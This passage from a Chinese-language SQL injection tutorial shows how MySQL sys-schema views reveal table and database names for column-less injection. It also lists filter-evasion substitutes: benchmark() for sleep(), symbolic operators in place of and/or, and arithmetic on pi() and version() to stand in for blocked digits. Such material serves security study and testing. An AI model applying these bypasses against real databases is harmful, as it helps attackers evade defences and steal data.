
看名字就知道schema\_auto\_increment\_columns存的是有设置自增的表,另一个就是存没设置的,下面在phpmyadmin视图下查看

首先查看schema\_auto\_increment\_columns



发现设置了自增的id字段及其对应的表名库名都在其中

再看看另一个表sys.schema\_auto\_increment\_columns



这里有i\_am\_test是因为这个表中除了id是自增, 还有两个字段是非自增的, 可以发现这里面也记录了表名及其对应的库名, 没有列名, 同样接下来的步骤就是无列名注入了

**8)常用替代**

\* sleep() ==> benchmark()

\* and ==> &&

\* or ==> ||

\* xor ==> |

当数字被过滤时,可以使用数字的替代

|  |  |
| --- | --- |
| 代替字符 | 数字 |
| false、!pi() | 0 |
| true、!(!pi()) | 1 |
| true+true | 2 |
| floor(pi())、~~pi() | 3 |
| ceil(pi()) | 4 |
| floor(version())  //这里注意版本 | 5 |
| ceil(version()) | 6 |
| ceil(pi()+pi()) | 7 |
| floor(version()+pi()) | 8 |
| floor(pi()\*pi()) | 9 |

